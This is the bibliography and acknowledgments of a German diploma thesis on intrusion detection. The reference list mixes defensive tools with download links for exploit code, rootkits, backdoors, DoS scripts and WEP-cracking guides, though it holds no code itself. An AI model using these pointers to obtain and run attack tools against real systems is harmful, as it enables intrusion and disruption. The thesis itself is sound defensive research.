[Gia] Giovanni Giacobbi. netcat [online]. Erhältlich unter: http://netcat.sourceforge.net/.

[gml] gml@phrick.net. Pam rootkit [online]. Erhältlich unter: http://www.packetstormsecurity.com/UNIX/penetration/rootkits.

[GOB] GOBBLES. apache-nosejob [online]. Erhältlich unter: http://examples.oreilly.com/networksa/tools/apache-nosejob.c.

[GP04] H. Reiser Gerloni, B. Oberhaitzinger and J. Plate. Praxisbuch Sicherheit für Linux-Server und -Netze. Hanser Verlag, 2004.

[Gri] Mark Grimes. Nemesis packet injection utility [online]. Erhältlich unter: http://www.packetfactory.net/projects/nemesis/.

[Gru] L. Grunwald. RF-ID and Smart-Labes: Myth, Technology and Attacks [online]. Erhältlich unter: http://blackhat.com/presentations/bh-usa-04/bh-us-04-grunwald/bh-us-04-grunwald.pdf.

[Gru99] J. Gruska. Quantum Computing. McGraw-Hill, 1999.

[Guna] Georgi Guninski. vv5 [online]. Erhältlich unter: http://packetstormsecurity.nl/0103-exploits/vv5.pl.

[gunb] gunzip. webscan (webfuzzer) [online]. Erhältlich unter: http://gunzip.altervista.org/g.php?f=projects.

[GW] I. Goldberg and J. Wilkins. bind8x [online]. Erhältlich unter: http://examples.oreilly.com/networksa/tools/bind8x.c.

[Hea] Heartbeat [online]. Erhältlich unter: http://www.linux-ha.org/.

[HEIa] HEISE News [online]. Erhältlich unter: http://www.heise.de/newsticker/meldung/57199.

[Heib] Heise News. Virus mit firewall-funktion [online]. Erhältlich unter: http://www.heise.de/newsticker/meldung/61300.

[Hei05a] Heise News. Trojaner verschlüsselt daten und dokumente [online]. 2005. Erhältlich unter: http://www.heise.de/newsticker/meldung/59819.

[Hei05b] Heise News. Wie ATA-sicherheitsfunktionen ihre daten gefährden [online]. 2005. Erhältlich unter: http://www.heise.de/ct/05/08/172.

[Her] Roman Medina-Heigl Hernandez. rs_iss [online]. Erhältlich unter: http://examples.oreilly.com/networksa/tools/rs_iis.c.

[hon] Honeyd [online]. Erhältlich unter: http://www.honeyd.org/.

[Hor98] Horizon. Defeating sniffers and intrusion detection systems. Phrack Magazine, 8(54), Dec 1998. Erhältlich unter: http://www.phrack.org/show.php?p=54&a=10.

[ick] icktoy. udpshell [online]. Erhältlich unter: http://www.sicktoy.org/udpShell/udpShell.tar.gz.

[icm] icmptunnel [online]. Erhältlich unter: www.detached.net/icmptunnel/.

[IDL] Idlescan [online]. Erhältlich unter: www.insecure.org/nmap/idlescan.html.

[Ili04] Spyridon Iliopoulos. Hochverfügbares LDAP für die hardwareinventarisierung, 2004.

[Int] Internet Security Systems, Inc. Wu-ftpd glob function error handling heap corruption [online]. Erhältlich unter: http://xforce.iss.net/xforce/xfdb/7611.

[Kei] Robin Keir. Udpflood [online]. Erhältlich unter: http://www.foundstone.com.

[Key] KeyGhost Ltd [online]. Erhältlich unter: http://www.keyghost.com.

[kis] kismet [online]. Erhältlich unter: http://www.kismetwireless.net.

[Lee] Dustin Lee. hmap.py [online]. Erhältlich unter: http://ujeni.murkyroc.com/hmap/.

[Ler] Craig Leres. arpwatch [online]. Erhältlich unter: ftp://ftp.ee.lbl.gov/arpwatch.tar.gz.

[Ley] J. Leyden. Wiphishing hack risk warning [online]. Erhältlich unter: http://www.theregister.co.uk/2005/04/20/wiphishing/.

[LH04] A. Laurie and M. Herfurt. Bluesnarfing the risk from digital pickpockets [online]. 2004. Erhältlich unter: http://blackhat.com/presentations/bh-usa-04/bh-us-04-laurie/bh-us-04-laurie.zip.

[Lie02] Detmar Liesen. Requirements for enterprise-wide scaling intrusion detection products [online]. 2002. Erhältlich unter: http://www.snort.org/docs/IDS_criteria.pdf.

[loa] Ids loadbalancer [online]. Erhältlich unter: www.toplayer.com/content/products/intrusion_detection/ids_balancer.jsp.

[MBK05] M. Dornseif M. Beche and C. N. Klein. Firewire all your memory belong to us. 2005. Erhältlich unter: http://md.hudora.de/presentations/firewire/2005-firewire-cansecwest.pdf.

[MCC04] Bill MCCARTY. SELINUX. O'Reilly, Gravenstein Highway North, Sebastopol,CA 95472, 2004.

[McN04] Chris McNab. Network Security Assessment. O'Reilly, Gravenstein Highway North, Sebastopol,CA 95472, 2004.

[Mee] Haroon Meer. Sql insertion [online]. Erhältlich unter: http://www.sensepost.com/misc/SQLinsertion.htm.

[mer] Mergecap [online]. Erhältlich unter: http://www.ethereal.com/.

[Met] Metasploit Project. Metasploit project [online]. Erhältlich unter: http://www.metasploit.com/.

[Mica] Microsoft. MS-00-078: Iis 4 unicode directory traversal vulnerability [online]. Erhältlich unter: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/Security/Bulletin/ms00-078.asp.

[Micb] Microsoft. MS01-023: Unchecked buffer in ISAPI extension could enable compromise of iis 5.0 server [online]. Erhältlich unter: http://www.microsoft.com/technet/security/bulletin/MS01-023.asp.

[Micc] Microsoft. Windows nt slows down because of land attack [online]. Erhältlich unter: http://support.microsoft.com/kb/q165005/.

[Moo] H D Moore. dnascan.pl [online]. Erhältlich unter: http://www.digitaloffense.net/index.html?section=TOOLS.

[MR] T. M. Mullen and R. L. Russel. tsgrinder [online]. Erhältlich unter: http://www.hammerofgod.com/download.htm.

[Mue] Martin J. Muench. Icmp backdoor [online]. Erhältlich unter: www.codito.de.

[neta] Netstumbler [online]. Erhältlich unter: http://www.netstumbler.com/.

[Netb] Netoptics GmbH. Port aggragator tap [online]. Erhältlich unter: http://www.netoptics.com/.

[New01] T. Newsham. Cracking wep keys. Blackhat, 2001. Erhältlich unter: http://www.blackhat.com/presentations/bh-usa-01/TimNewsham/bh-usa-01-Tim-Newsham.ppt.

[Nom03] Simple Nomad. Covering your tracks:ncrypt and ncovert. Blackhat, 2003. Erhältlich unter: `http://blackhat.com/presentations/bh-usa-03/bh-us-03-simplenomad/bh-us-03-simplenomad.pdf`.

[NSA] Nsa security enchanceded linux [online]. Erhältlich unter: `http://www.nsa.gov/selinux/`.

[NSS] The NSS Group Ltd [online]. Erhältlich unter: `http://www.nss.co.uk/`.

[NTA] NTA Monitor. Ikescan [online]. Erhältlich unter: `http://www.nta-monitor.com/ike-scan/`.

[OAC] M. Kydyraliev D. Brecht O. Arkin, Fyodor and S. Clowes. xprobe2 [online]. Erhältlich unter: `http://xprobe.sourceforge.net/`.

[OB] Alfredo Andrés Omella and David Barroso Berrueta. Yersinia, a framework for layer 2 attacks [online]. Erhältlich unter: `http://yersinia.sourceforge.net/`.

[oH] Slayer of !Hispahack. icmpush [online]. Erhältlich unter: `http://packetstormsecurity.org/UNIX/scanners/icmpush22.tgz`.

[Ome] A. A. Omella. Send icmp nasty garbage(sing) [online]. Erhältlich unter: `http://sourceforge.net/projects/sing/`.

[Osb] M. Osborne. Widz - the wireless intrusion detection system [online]. Erhältlich unter: `http://www.loud-fat-bloke.co.uk/w80211.html`.

[oss] Open source security information management [online]. Erhältlich unter: `http://www.ossim.net/home.php`.

[Ott] A. Ott. Rule set based access control [online]. Erhältlich unter: `http://www.rsbac.org/`.

[OV] A. Ornaghi and M. Valleri. ettercap-ng [online]. Erhältlich unter: `http://ettercap.sourceforge.net/`.

[OV03] A. Ornaghi and M. Valleri. Man in the middle attacks. Blackhat Conference Europe, 2003. Erhältlich unter: `http://blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf`.

[owa] owa.pl [online]. Erhältlich unter: `http://examples.oreilly.com/networksa/tools/owa.pl`.

[PC04] Cyrus Peikari and Anton Chuvakin. Security Warrior. O'Reilly, Gravenstein Highway North, Sebastopol,CA 95472, 2004.

[ped] pedram. Dns hijacker [online]. Erhältlich unter: http://pedram.redhive.com.

[Pol] Ari Pollak. Ssh over dns with ozyman [online]. Erhältlich unter: http://www.aripollak.com/wiki/Main/SSHOverDNS.

[por] portknocking -a steatlthy system for network authentification across closed ports [online]. Erhältlich unter: http://www.portknocking.org/.

[Pos81] J. Postel. RFC 791: Internet protocol. Rfc, IETF, September 1981. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc791.txt.

[Pou] Kevin Poulsen. Wi-fi honeypots a new hacker trap [online]. Erhältlich unter: http://www.securityfocus.com/news/552.

[Pta98] Timothy N. Ptacek, Thomas H. an Newdham. Insertation, evasion, and denial of service: Eluding network intrusion detection [online]. January 1998. Erhältlich unter: http://www.clark.net/~roesch/idspaper.html.

[rag] ragnarox. d0s.pl [online]. Erhältlich unter: http://packetstorm.troop218.org/DoS/d0s.pl.

[Ros] Angelo Rosiello. Udp remote controls [online]. Erhältlich unter: packetstormsecurity.org/UNIX/penetration/udp-remote-final.tar.gz.

[Ros01] M. Rose. RFC 3080:the blocks extensible exchange protocol core. Rfc, IETF, 2001. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc3080.txt.

[Ros05] M. Rose. RFC 3081:mapping the beep core onto tcp. Rfc, IETF, 2005. Erhältlich unter: ftp://ftp.isi.edu/in-notes/rfc3081.txt.

[ROU] Thread:"router access" in pen-testing mailing liste. Erhältlich unter: seclists.org/lists/pen-test/2005/Jun/0009.html.

[RRC03] FX D. Kaminsky J. Grand K. Pfeil I. Dubrawsky M. Burnett R. Russel, T. Mullen and P. Craig. Stealing the Network: How to own the Box. Syngress, 800 Hingham Street, Rockland, MA 02370, 2003.

[Rui] D. Ruiu. Multi-architecture mutated nop sled detector [online]. Erhältlich unter: http://cansecwest.com/spp_fnord.c.

[San] Salvatore Sanfilippo. hping [online]. Erhältlich unter: http://www.hping.org.

[SD] B. Spengler and M. Dalton. grsecurity [online]. Erhältlich unter: http://www.grsecurity.net/.

[sha] schack. Erhältlich unter: packetstorm.widexs.nl/0201-exploits/cm-ssh.tgz.

[sni] Why your switche network isn't secure [online]. Erhältlich unter: http://www.sans.org/resources/idfaq/switched_network.php.

[Snoa] Snort wireless [online]. Erhältlich unter: http://snort-wireless.org.

[snob] snot [online]. Erhältlich unter: www.stolenshoes.net/sniph/index.html.

[Sona] Dug Song. dsniff [online]. Erhältlich unter: http://www.monkey.org/~dugsong/dsniff/.

[Sonb] Dun Song. fragroute [online]. Erhältlich unter: http://www.monkey.org/~dugsong/fragroute/.

[Ste] Stealth. adore-ng [online]. Erhältlich unter: http://stealth.7350.org/rootkits/adore-ng-0.31.tgz.

[sti] Stick [online]. Erhältlich unter: www.eurocompton.net/stick/projects8.html.

[sto] storm. webexplt [online]. Erhältlich unter: downloads.securityfocus.com/vulnerabilities/exploits/webexplt.pl.

[sud] sud0nym. cryptcat [online]. Erhältlich unter: http://sourceforge.net/projects/cryptcat/.

[SYNa] SYN ACK LABS. lsrscan [online]. Erhältlich unter: http://gaia.synacklabs.net/projects/lsrscan/.

[SYNb] SYN ACK LABS. stegtunnel [online]. Erhältlich unter: http://www.synacklabs.net/projects/stegtunnel/.

[szo] szoahc. 0x82-wu262 [online]. Erhältlich unter: http://examples.oreilly.com/networksa/tools/0x82-wu262.c.

[Tak] T. Takahashi. WPA passive dictionary attack overview [online]. Erhältlich unter: http://www.uninett.no/wlan/download/wlan-mac-spoof.pdf.

[TDS03] Y. Malcom T. Detristan, T. Ulenspiegel and M. Superbus. Polymorphic shellcode engine using spectrum analysis [online]. 2003. Erhältlich unter: http://www.phrack.org/phrack/61/p61-0x09_Polymorphic_Shellcode_Engine.txt.

[TES] TESO Security. 7350wurm [online]. Erhältlich unter: http://examples.oreilly.com/networksa/tools/7350wurm.c.

[Thea] The Honeynet Project. sebek [online]. Erhältlich unter: http://www.honeynet.org/tools/sebek/.

[Theb] The PaX Team. PaX [online]. Erhältlich unter: http://pax.grsecurity.net/.

[Thec] The Shmoo Group. Airsnarf [online]. Erhältlich unter: http://airsnarf.shmoo.com.

[Thu] Michael Thumann. ike probe [online]. Erhältlich unter: http://www.ernw.de/download/ikeprobe.zip.

[TR] Michal Mertl Alejandro Flores Kevin Johnson Tim Rupp, Joel Esler. Basic analysis and security engin(base) [online]. Erhältlich unter: http://sourceforge.net/projects/secureideas/.

[Uri] Urity. Getacct [online]. Erhältlich unter: http://www.securityfriday.com/tools/GetAcct.html.

[vHa] van Hauser. rwwwshell-2.0.pl [online]. Erhältlich unter: http://www.thc.org/.

[vHb] van Hauser. Thc-amap [online]. Erhältlich unter: http://thc.org/thc-amap/.

[vHc] van Hauser. Thc-hydra [online]. Erhältlich unter: http://thc.org/thc-hydra/.

[WHO] WHOPPIX. Cracking wep in 10 minutes [online]. Erhältlich unter: http://whoppix.hackingdefined.com/Whoppix-wepcrack.html.

[Wic04] Rainer Wichmann. A comparison of several host/file integrity checkers (scanners) [online]. 2004. Erhältlich unter: http://www.la-samhna.de/library/scanners.html.

[wir] wiretrip.net. libwhisker [online]. Erhältlich unter: http://www.wiretrip.net/rfp/lw.asp.

[Wis] Mike Wisener. Scanrand dissected: A new breed of network scanner [online]. Erhältlich unter: http://www.lurhq.com/scanrand_dissected.pdf.

[Wri] Joshua Wright. Detecting wireless LAN MAC address spoofing [online]. Erhältlich unter: http://md.hudora.de/presentations/firewire/PacSec2004.pdf.

[You] Yevgeny V. Yourkhov. Dnsflood.pl [online]. Erhältlich unter: http://packetstormsecurity.nl/DoS/dnsflood.pl.

[Zan04] Stefano Zanero. Detecting 0-day attacks with learning intrusion detection system. Juli 2004. Erhältlich unter: http://blackhat.com/presentations/bh-usa-04/bh-us-04-zanero.pdf.

[Zee] Zeen. cb-r00tkit [online]. Erhältlich unter: http://packetstormsecurity.org/UNIX/penetration/rootkits.

Danksagung

> /dev/airbag: Unable to allocate
> dispatch handle for airbag
>
> ROM

Besonders möchte ich danken:
Prof. Dr. Hegering, der diese Diplomarbeit ermöglicht hat.
Helmut Reiser für seine Betreuung, für die Durchsicht des Manuskripts und die vielen hilfreichen Tips.
Herr Rohsé für das zur Verfügungstellen einer Appliance.
Alexander Schinner für die Hilfe bei der Aufstellung des GENUA Sensors.
Die Leute von LfSaD, besonders Sonja Fahrbach, Holger Steinmann, Eberhard Knapp, Olaf und Bernhard Wager sowie Dr. Thomas Peschel-Findeise für Ihre Hilfe und Support bei den grosseren und kleineren Problemen sowie für das gute Arbeitsklima und die Hilfsbereitschaft.
My Parents for all the Support and Help Along my Way and that they always belevied in me.